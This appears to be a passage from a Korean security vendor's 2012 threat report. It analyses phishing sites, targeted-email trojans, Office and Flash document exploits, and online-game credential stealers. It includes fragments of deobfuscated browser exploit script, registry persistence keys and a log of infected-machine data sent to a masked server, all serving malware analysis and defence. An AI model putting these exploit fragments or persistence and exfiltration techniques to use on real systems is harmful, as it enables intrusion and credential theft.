이와 같은 내용의 피싱 사이트는 2011년 9월부터 발견되기 시작해, 보통 한 달에 한두 개씩 확인되었는데 최근 들어 급증하는 추세이다. 스팸 메시지로 전송된 번호를 스팸 정보 사이트에서 조회하면 [그림 1-26]과 같은 결과를 볼 수 있다.

[그림 1-26] 스팸 메시지 발송 번호로 조회한 결과

참고로, 이러한 피싱 사이트를 한국인터넷진흥원(KISA)의 118로 신고하면 다음과 같은 절차로 처리된다.

피싱 사이트 확인 → KISA(118) 접수 → 각 ISP 업체로 공문 발송 (약 1시간 소요) → 각 ISP 업체에서 차단 처리(일반적으로 1시간 ~1일 소요)

이러한 피싱 사이트에 속는 것을 방지하기 위해서는 다음과 같은 사항들을 숙지해야 한다.

1. 정상 은행 사이트 URL은 외우거나 적어둔다.

www.[은행].com에서 은행 부분은 card.[은행].com, bank.[은행].com 식으로 대부분 고정되어 있다. 알고 있는 URL과 다르다면 피싱 사이트로 의심해야 한다.

2. 은행 사이트는 공인인증서를 이용하여 로그인한다.

보안 등급 승급과 같은 개인정보 변경 시 공인인증서를 사용하지 않는다면 피싱 사이트로 의심해 보아야 한다.

3. 보안 등급 설정과 같은 민감한 사안은 직접 은행 창구에서 처리한다.

기간 만료로 인한 인증서 재발급을 제외한 모든 인증서 재발급은 직접 은행을 방문해야 처리가 가능하다.

4. 정상적인 은행 사이트는 보안 카드에 있는 모든 내용을 입력하라고 하지 않는다.

정상 사이트는 보안 카드에 대한 임의의 일부 정보만 물어본 후 이를 은행에서 가지고 있는 정보와 비교한다. 보안 카드의 모든 정보를 입력하라고 요구하면 피싱 사이트로 의심해야 한다.

스마트폰의 문자 메시지로 전달되는 단축 URL

[그림 1-27]과 같은 스팸 문자 메시지 발송이 확인되었다.

[그림 1-27] 단축 URL을 포함한 스마트폰 문자 메시지


이 문자 메시지는 메시지 내부에 단축 URL을 포함하고 있어 클릭만 하면 특정 웹 사이트로 연결되는 것이 특징이다.

문자 메시지에 포함된 단축 URL은 테스트 당시에는 접속되지 않았지만 스마트 악성코드나 피싱 사이트 등의 다른 보안 위협들로 연결될 가능성이 있다. 이런 단축 URL을 이용한 보안 위협은 트위터와 같은 소셜 네트워크 서비스에도 존재한다. 그러므로 스마트폰뿐만 아니라 트위터를 통해 전달되는 메시지에 포함된 단축 URL을 클릭할 때에는 각별한 주의가 필요하다.

특정 기관을 목표로 발송되는 발신인 불명의 이메일 주의


신원 미상의 발신인으로부터 [그림 1-28]과 같은 악성코드가 첨부된 이메일이 발송되어 주의가 요구된다. 이 메일은 특정 기관을 대상으로 유포되고 있다.

[그림 1-28] 악성코드가 첨부된 이메일



첨부된 ZIP 파일은 PDF 파일을 압축한 것으로 보이지만 자세히 보면 [그림 1-29]와 같이 PDF 파일로 위장한, 확장자가 exe인 실행 파일이다.

[그림 1-29] 메일에 첨부된 악성코드 파일



이 악성코드는 다음의 동작을 수행한다.

●1 아래의 경로에 악성코드를 생성한다.

– C:₩Program Files₩Common Files₩AcroRd32.exe

– C:₩Program Files₩Windows NT₩htrn.dll


●2 레지스트리에 아래의 값이 등록된다.

–HKLM₩SYSTEM₩ControlSet001₩**********₩ServiceDll


"C:₩Program Files₩Windows NT₩htrn.dll"

●3 악성코드를 실행하면 [그림 1-30], [그림 1-31]과 같이 정상적인 PDF

[그림 1-30] 수신된 메일의 암호 입력 요청




[그림 1-31] 정상 PDF 파일을 불러와서 감염 사실 은폐



파일을 보여주어 사용자가 악성코드에 감염된 것을 인지하지 못하게 한다.

●4 악성코드가 생성한 악성 DLL 파일은 svchost 프로세스에 인젝션되어

[그림 1-32] svchost.exe에 인젝션된 악성코드 DLL 파일



[그림 1-33] C&C 서버 위치

[그림 1-34] C&C 서버와 통신하기 위한 syn 패킷

동작한다. 필리핀 마닐라에 있는 12*.***.**.219 IP로 SYN 패킷을 발송한다.

●5 필리핀에 위치한 C&C 서버에서 명령을 전달받아 악의적인 동작을 수행한다.

〈V3 제품군의 진단명〉
– Trojan/Win32.Agent (2012.02.23.00)
– Trojan/Win32.Dllbot (2012.02.23.00)

시리아 반정부군을 감시하기 위한 악성코드 유포

2012년 2월 17일 해외 언론인 CNN의 기사 〈Computer spyware is newest weapon in Syrian conflict〉를 통해 시리아 정부에서 반정부군의 동향을 수집, 감시하는 목적의 악성코드를 유포한 사실이 공개되었다.

현재까지 ASEC에서 파악한 바로는, 이번에 알려진 악성코드는 특정 인들에게 이메일로 첨부돼 전송된 것으로 보인다. 이메일에 첨부된 악성코드는 RARSfx(RAR 실행 압축)로 되어 있으며, 파일 내부에는 [그림 1-35]와 같은 백도어 기능을 수행하는 svhost.exe(69,632바이트)와 정상적인 이미지 파일인 20111221090.jpg(114,841바이트)가 포함되어 있다.

[그림 1-35] RARSfx로 압축된 파일 내부의 악성코드

해당 악성코드는 다음과 같은 동작을 수행한다.

●1 RARSfx로 압축된 파일을 실행하면 아래의 경로에 파일을 생성하고 실행한다.

– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩20111221090.jpg
– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩svhost.exe

●2 사용자가 악성코드 감염을 인지하지 못하도록 [그림 1-36]과 같은 이미지 파일을 보여준다.

[그림 1-36] 악성코드 실행 시 보여지는 이미지 파일

●3 임시 폴더(Temp)에 마이크로소프트 비주얼 베이직(Microsoft Visual Basic)으로 제작된 svhost.exe(69,632바이트) 파일이 생성되며 자신의 복사본을 다음 폴더에 생성한다.

– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩Google Cache.exe


●4 시리아에 있는 특정 시스템으로 역 접속을 수행하지만, 테스트 당시에는 정상적인 접속이 이루어지지 않았다.

●5 백도어 기능을 수행하는 svhost.exe(69,632바이트)는 또한 다음의 악의적인 기능들을 수행한다.

– 파일 다운로드 및 실행
– 실행 중인 프로세스 리스트 수집

그러나 공개된 파일들만으로는 언론에서 알려진 바와 같이 시리아 정부에서 제작한 것으로 확인되거나 추정되는 특징은 발견할 수 없었다. ASEC에서 추가 정보를 수집하는 과정에서 해당 악성코드가 원격 제어와 모니터링 기능을 가지고 있는 [그림 1-37]과 동일한 악성코드 생성기를 이용하여 제작되었다는 것을 확인하였다. 이 악성코드 생성기를 이용하여 생성된 악성코드는 볼랜드 델파이(Boland Delphi)로 제작된 파일이다.

[그림 1-37] 원격 제어 기능을 수행하는 악성코드 생성기



이번에 유포된 시리아 반정부군을 감시하기 위한 악성코드는, 처음에 알려진 바와는 다르지만, 다른 악성코드의 변형이거나 공개되지 않은 악성코드 생성기의 다른 버전에 의해 생성되었을 가능성이 있다.

〈V3 제품군의 진단명〉
– Win-Trojan/Meroweq.551227
– Win-Trojan/Meroweq.69632
– Win-Trojan/Meroweq.53248

변형된 MS12-004 취약점 악용 스크립트 발견

ASEC에서는 2012년 1월 27일 MS12-004 윈도우 미디어 취약점(CVE-2012-0003)을 이용한 악성코드가 유포된 것을 발견했으며, 마이크로소프트에서 2012년 1월 11일 배포한 보안 패치로 해당 취약점을 제거할 수 있음을 공개하였다. 이 악성코드는 온라인 게임 관련 정보를 노리고 한국과 중국을 포함한 극동 아시아권을 주 대상으로 유포된 것으로 파악된다.

2012년 2월 2일 국내 웹 사이트에서 'Heap Feng Shui'라는 기법을 이용한 새로운 형태의 MS12-004 취약점을 악용하는 스크립트 악성코드의 변형이 발견되었다. 이번에 발견된 스크립트 악성코드는 2012년 1월 30일에 유포된 것으로 추정된다. 그 구조는 [그림 1-38]과 같다.

[그림 1-38] MS12-004 취약점을 이용하는 변형된 스크립트 악성코드 구조

'Heap Feng Shui'는 2007년 Black Hat Europe에서 최초로 발표된 기법으로 순차적인 자바 스크립트(Java Script) 할당을 통해 브라우저에서 힙(Heap) 영역을 다룬다.

[그림 1-39] MS12-004 취약점을 이용하는 변형된 스크립트 악성코드 코드의 일부

스크립트는 yty.mid 파일을 호출하도록 되어 있으나, 해당 MIDI 파일은 [그림 1-40]과 같이 손상되어 있어 실질적인 공격은 성공하지 않았을 것이다.

[그림 1-40] 악의적으로 조작된 MIDI 파일

이번에 발견된 악성코드의 셸코드(Shellcode)는 국내의 특정 시스템에서 i.exe(20,480바이트)를 다운로드한 후 실행한다. 다운로드 후 실행되는 i.exe는 비주얼 베이직(Visual Basic)으로 제작되었으며 국내에서 제작된 특정 온라인 게임의 사용자 정보를 탈취하고 특정 ASP 파일을 읽어온다.

새로운 MS12-004 취약점을 악용하는 스크립트의 변형은 주말 사이에 총 72건이 V3에서 진단되었다. 이를 미루어 봤을 때 해당 악성코드는 향후 온라인 게임 관련 악성코드와 함께 지속적으로 유포될 것으로 예측된다. 그러므로 사용자는 최신 윈도우 보안 패치를 설치하여 악성코드 감염을 원천적으로 예방해야 한다.

〈V3 제품군의 진단명〉
– Downloader/Win32.Small
– HTML/Ms12–004
– Exploit/Ms12–004
– JS/Redirector
– SWF/Cve–2011–2140
– JS/Cve–2010–0806

MS11–073 워드 취약점을 이용하는 타깃 공격 발생


2012년 2월 10일 시만텍은 블로그 〈New Targeted Attack Using Office Exploit Found In The Wild〉를 통해, 마이크로소프트가 2011년 9월에 공개한 보안 패치 'Microsoft Security Bulletin MS11–073 Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점(2587634)' 취약점을 이용한 타깃 공격(Targeted Attack)이 발견되었음을 공개하였다.

해당 타깃 공격은 이메일을 통해 전파되며, ZIP으로 압축된 첨부 파일에는 [그림 1–41]과 같은 취약한 워드 파일과 fputlsat.dll(126,976바이트)이 포함되어 있다.

[그림 1–41] 압축 파일에 포함된 취약한 워드 파일과 취약점 유발 DLL 파일


취약한 워드 파일을 fputlsat.dll(126,976바이트)과 동일한 폴더에서 열면 [그림 1–42]의 워드 파일이 실행된다.

[그림 1–42] MS11–073 취약점을 이용하는 워드 파일



해당 악성코드는 다음의 동작을 수행한다.

[그림 1–43] fputlsat.dll 실행 후 생성된 Thumbs.db 파일



●1취약한 워드 파일이 실행되면 [그림 1–43]과 같이 fputlsat.dll(126,976바이트)이 삭제되고 정상 Thumbs.db 파일이 생성된다.

●2 윈도우 임시 폴더(Temp)에 ~MS2A.tmp(76,800바이트)를 생성한다. ~MS2A.tmp(76,800바이트) 파일은 윈도우 폴더(C:₩WINDOWS₩)와 윈도우 시스템 폴더(C:₩WINDOWS₩system32₩)에 iede32.ocx(13,824바이트)를 생성한다.

●3 시스템이 재부팅되더라도 생성한 iede32.ocx(13,824바이트)가 자동 실행되도록 레지스트리에 다음의 키를 생성한다.

HKLM₩SYSTEM₩ControlSet001₩Services₩Irmon₩Parameters₩ServiceDll

"C:₩WINDOWS₩system32₩iede32.ocx"

●4 생성된 iede32.ocx(13,824바이트)는 정상 svchost.exe 프로세스에 스레드(Thread)로 인젝션(Injection)되어 미국 내 특정 시스템으로 역 접속(Reverse Connection)한다. 그러나 테스트 당시에는 정상 접속되지 않았다. 스레드로 인젝션된 iede32.ocx(13,824바이트)는 공격자의 명령에 따라 다음의 악의적인 기능들을 수행한다.

– 실행 중인 프로세스 리스트
– 감염된 시스템 IP
– 파일 업로드
– 프록시(Proxy) 기능 수행

〈V3 제품군의 진단명〉
– Dropper/MS11–073
– Win–Trojan/Activehijack.126976
– Win–Trojan/Activehijack.76800
– Win–Trojan/Activehijack.13824

어도비 플래시 취약점 이용한 문서 파일 발견


최근의 타깃 공격이나 APT 공격은 공통적으로 MS 오피스, 어도비 리더, 그리고 한글 프로그램과 같은 전자 문서 파일의 취약점을 이용한다. 특히 어도비 리더와 어도비 플래시의 취약점들을 이용한 원격 제어 기능이 있는 악성코드를 유포하는 사례가 자주 발견되고 있다.

최근 국외에서 어도비 플래시의 CVE–2012–0754 취약점을 이용하는 MS 워드 파일 또는 엑셀 파일을 이메일에 첨부한 타깃 공격이 발견되었다.

이 취약점은 제로데이(Zero–Day)는 아니다. 미국 현지 시각으로 2012년 2월 15일 어도비에서 보안 권고문 'APSB12–03 Security update available for Adobe Flash Player'를 통해 보안 패치를 배포했다.


이번에 발견된 취약한 어도비 플래시 파일은 [그림 1–44]와 같이 MS 워드와 엑셀에 포함된 구조이다.

[그림 1–44] 워드 파일 내부에 포함된 플래시 파일의 위치




[그림 1–44]는 발견된 해당 MS워드 파일의 내부 구조로, [그림 1–45]와 같은 2431바이트 크기의 플래시 파일이 포함되어 있다.

[그림 1–45] 워드 파일 내부에 포함된 플래시 파일



또 다른 취약한 엑셀 파일은 [그림 1–46]의 구조로 되어 있으며 해당 파일 내부에 플래시 파일이 포함되어 있다.

[그림 1–46] 엑셀 파일 내부에 포함된 플래시 파일의 위치




CVE–2012–0754 취약점은, [그림 1–47]과 같이 플래시 플레이어가 MP4 파일을 파싱하는 과정에서 발생하는 오류로 인해 코드가 실행된다.

[그림 1–47] flashplayer.exe에서 오류가 발생하는 주소

해당 문서 파일 내부에 포함된 취약한 플래시 파일은 셸코드를 포함한 HeapAlloc 부분과 취약한 MP4 파일의 재생을 위한 부분으로 구분되어 있으며, 미국에 있는 특정 시스템에서 취약한 MP4 파일인 test.mp4(22,384바이트) 파일을 다운로드한다.

[그림 1–48] 플래시 파일 내부에 하드코딩된 다운로드 파일 주소



다운로드된 MP4 파일 은 [그림 1–49]와 같은 형태이다.

[그림 1–49] 악의적으로 조작된 MP4 파일

해당 취약점을 이용한 문서 파일은 다음의 동작을 수행한다.

●1 어도비 플래시의 CVE–2012–0754 취약점으로 인해 다운로드된 파일이 실행되면 자신의 복사본을 다음과 같이 생성한다.

– C:₩Program Files₩Common Files₩[실행 시 파일명].exe(23,040바이트)


●2 윈도우 레지스트리에 다음의 키를 생성하여 시스템 재부팅 시에도 실행되도록 설정한다.

– HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩common

= "C:₩Program Files₩Common Files₩[실행 시 파일명].exe

●3 [그림 1–50]과 같이 미국에 위치한 특정 시스템으로 역 접속을 수행한다. 테스트 당시에는 접속되지 않았다.

[그림 1–50] 악의적으로 조작된 MP4 파일



●4역 접속이 성공하면 공격자의 명령에 따라 다음의 악의적인 기능을 수행한다.

– 운영체제 정보 수집
– 실행 중인 프로세스 리스트
– 커맨드(Command) 명령 실행

이 어도비 플래시 취약점은 2012년 2월 현재 보안 패치가 배포 중이므로 어도비 플래시 플레이어 다운로드 센터를 통해 즉시 업데이트한다.

〈V3 제품군의 진단명〉
– Dropper/Cve–2012–0754
– SWF/Cve–2012–0754
– MP4/Cve–2012–0754
– Win–Trojan/Yayih.4861440
– Win–Trojan/Renos.61440.E

wshtcpip.dll 파일을 변경하는 온라인게임핵 발견

온라인 게임 사용자의 아이템과 캐시 탈취를 목적으로 하는 온라인 게임핵이 사용자의 PC에서 교체하는 파일이 기존과 달라졌다. 지금까지 해당 악성코드가 변경시킨 윈도우 주요 파일은 imm32.dll, comres.dll, lpk.dll, ws2help.dll, version.dll 등이었으며, 2011년 하반기부터 최근까지는 ws2help.dll을 악성코드로 교체하는 유형이 가장 많이 발견되었다. 그러나 보안 업체의 대응 능력이 점차 향상됨에 따라 해당 악성코드로 인해 감염되는 PC의 수가 줄어들었다. 이 때문에 악성코드 제작자들은 윈도우 주요 파일 중 새로운 감염 대상을 물색하게 되었는데, 이번에 발견된 wshtcpip.dll 파일을 교체하는 악성코드가 이러한 유형에 해당한다.

악성코드의 다운로드에는 익스플로러와 플래시 플레이어 액티브X의 보안 취약점이 이용되었는데,이것은 예전부터 많이 사용되던 방식이다. [그림 1–51]은 취약점을 이용하여 버퍼 오버플로우(Buffer Overflow)를 유발하는 코드의 난독화를 해제한 것으로, 익스플로러 6 또는 익스플로러 7의 사용자를 대상으로 MS10–018 취약점을 유발한다.

[그림 1–51] IE 보안 취약점(MS10–018) 유발 코드

```
function [redacted]){

TfGFLOOKev();

var dqAaB_1=wi[redacted]ment"]('body');

dqAaB_1["addBeh[redacted]ault#userData');

window["doc[redacted]endChild"](dqAaB_1);
try {
    dqAa[redacted]t',window);
    dqAa[redacted]t',window);
    dqAa[redacted]t',window);
    dqAa[redacted]t',window);
    dqAa[redacted]t',window);
```

AhnLab

[그림 1–52]는 CVE–2011–0611 보안 취약점을 이용하기 위한 코드로, 사용자 PC에 설치된 익스플로러, 플래시 플레이어, 플래시 플레이어 액티브X의 버전을 확인한다.

[그림 1–52] 플래시 플레이어 보안 취약점(CVE–2011–0611)을 이용하기 위한 코드

```
var kxkx=deconcept["SWFOb"+"ject0"+"tii"]["getPlay"+"erVer"+"sion"]();

function o[redacted]
    docume[redacted] width=\"331\" height=\"11\"></iframe>");
}

function oppokkkopp03() {
    var take = "<script[redacted] true);;<\/script>\r\n"+
               "<object
               "<param n
               "<embed src=\"real.swf\" width=\"550\" height=\"400\">\r\n"+
               "<\/embed>\r\n"+
               "<\/object>";
    document[redacted]"+take;
}
```

AhnLab

해당 악성코드에 감염되면 웹 브라우저가 비정상적으로 종료되거나, 시스템이 느려지거나, 국내외 주요 보안 업체의 보안 프로그램이 정상적으로 동작하지 않는 증상이 발생한다.
악성코드 감염을 확인하는 간단한 방법은 [그림 1–53]과 같이 c:₩windows₩system32 폴더에서 wshtcpip.dll 파일을 찾아 확인하는 것이다. 해당 파일의 크기가 20KB 내외라면 정상이지만, 악성파일이면 82,432바이트의 크기이며 파일 생성 날짜가 비교적 최신이다. 파일 크기는 앞으로 발생될 변종에 따라 달라질 수 있지만, 윈도우 주요 구성 파일의 생성일이 최근이면 악성코드에 감염되었거나 치료된 파일일 수 있으므로 의심해 볼 필요가 있다.

[그림 1–53] 악성 파일로 교체된 wshtcpip.dll 파일

```
C:₩WINDOWS₩system32>dir wshtcpip.dll
 C 드라이브의 볼륨에는 이름이 없습니다.
 볼륨 일련 번호: E4A4-63B5

 C:₩WINDOWS₩system32 디렉터리

2012-02-05  오후 08:57            82,432 wshtcpip.dll
               1개 파일              82,432 바이트
               0개 디렉터리   5,950,398,464 바이트 남음

C:₩WINDOWS₩system32>_
```

AhnLab

해당 악성코드는 다음의 동작을 수행한다.

●1 정상 wshtcpip.dll 파일을 [그림 1–54]와 같이 wshtcpxp.dll 파일로 백업한다.

[그림 1–54] wshtcpxp.dll로 백업된 wshtcpxp.dll 파일

```
C:₩WINDOWS₩system32>dir wshtcpxp.dll
 C 드라이브의 볼륨에는 이름이 없습니다.
 볼륨 일련 번호: E4A4-63B5

 C:₩WINDOWS₩system32 디렉터리

2004-08-05  오후 09:00            19,968 wshtcpxp.dll
               1개 파일              19,968 바이트
               0개 디렉터리   5,950,398,464 바이트 남음

C:₩WINDOWS₩system32>
```

AhnLab

●2 c:₩windows₩system32 폴더의 safemon.dll 파일을 악성 파일로 변경하고, 윈도우 추가 확장기능(BHO)에 등록한다. 대부분의 국산 온라인 게임은 해당 게임 사이트에 접속해서 게임을 실행하므로 이 과정에서 입력되는 아이디와 비밀번호를 탈취하기 위한 것으로 추정된다.

[그림 1–55] BHO로 등록된 safemon.dll 파일

●3 [그림 1–56]과 같이 특정 서버로 접속해 시스템의 MAC 주소와 운영체제 버전을 전송한다. 현재 해당 IP 및 URL은 동작하지 않는다.


[그림 1–56] 감염된 시스템의 정보를 전송하는 부분

```
TCP CONNECT     127.0.0.1   =>  7[redacted]6:80
HTTP CONNECT    127.0.0.1   =>  7[redacted]6:80
ge[redacted]om/2/get.asp?mac=CO[redacted]D4&ver=winxp%20Professional&avs=unknow&os=NO.
TCP DISCONNECT  127.0.0.1   =>  7[redacted]6:80
```

AhnLab

보안 프로그램이 정상적으로 동작하지 않으면 안랩이 제공하는 전용 백신을 이용하여 [그림 1–57]과 같이 진단 및 치료할 수 있다.

[그림 1–57] 전용 백신으로 해당 악성코드를 검출한 화면



〈V3 제품군의 진단명〉
– JS/Agent
– JS/Downloader
– JS/Cve–2010–0806
– SWF/Cve–2011–0611
– Win–Trojan/Onlinegamehack.35328.BL
– Win–Trojan/Onlinegamehack.82432.CC
– Win–Trojan/Onlinegamehack.139264.CV


윈도우 비스타, 윈도우 7을 대상으로 하는 온라인게임핵 악성코드 발견

윈도우 비스타, 윈도우 7 운영체제 사용자를 대상으로 온라인게임핵을 감염시키는 사례가 발견 되었다. 최근까지 온라인게임핵 감염 대상은 대부분 윈도우 XP 사용자였지만, 이번에 발견된 형태는 감염 대상 PC의 운영체제를 확인하여 운영체제별로 다른 방식으로 감염시킨다.

1. 윈도우 XP

윈도우 XP인 경우 기존 형태와 같이 C:₩Windows₩System32₩ws2help.dll 파일이 악성 파일로 변경된다. 악성코드에 감염되면 C:₩Windows₩System32 경로 아래에 ws2helpXP.dll 혹은 ws2help.dll.[랜덤].tmp 등으로 원본 파일명이 변경되고 악성 ws2help.dll 파일이 생성된다.


[그림 1–58] 윈도우 XP에 감염되어 교체된 ws2help.dll



2. 윈도우 비스타 또는 윈도우 7

윈도우 비스타 또는 윈도우 7에서는 C:₩Windows₩System32₩himym.dll 악성 파일을 생성한다. 윈도우 XP처럼 다른 시스템 파일을 변경하거나 지우는 동작은 발견되지 않았다.

[그림 1–59] 감염된 himym.dll 파일 정보



해당 악성코드는 안랩이 제공하는 아래의 전용 백신으로 진단 및 치료할 수 있다.

〈V3 GameHack Kill 전용 백신 다운로드〉
http://www.ahnlab.com/kr/site/download/vacc/vaccView.do?seq=105

해당 악성코드는 웹 사이트를 통해 유포되므로 감염을 예방하기 위해 사전에 보안 업데이트를 설치하도록 한다.

●어도비 플래시 플레이어 업데이트 방법 : http://asec.ahnlab.com/728
●윈도우 보안 업데이트 방법 : http://asec.ahnlab.com/221
●자바 관련 업데이트 방법 : http://asec.ahnlab.com/758

〈V3 제품군의 진단명〉
– Win–Trojan/Patched.64000.B (2012.02.26.00)
– Win–Trojan/Patcher.135680 (2012.02.26.00)
– Win–Trojan/Patcher.133632 (2012.02.27.00)


01. 악성코드 동향
c. 모바일 악성코드 이슈

안드로이드 애플리케이션에 포함된 윈도우 악성코드

윈도우 운영체제와 리눅스 운영체제에서 모두 동작하는 악성코드를 제작하는 것은 쉽지 않다. 특히 모바일 운영체제와 일반 윈도우 PC 모두에서 동작하는 악성코드를 제작하기란 더욱 어렵다.

2012년 2월 3일 ASEC은 전세계에서 수집된 안드로이드 애플리케이션 중 특정 앱의 내부에 윈도우 악성코드가 포함되어 있는 것을 발견하였다. 이번에 발견된 안드로이드 앱은 [그림 1-60]과 같은 구조를 가지고 있으며, 붉은색 박스로 표기한 스크립트 파일인 about_habit.htm(123,196바이트)을 내부에 포함하고 있다.

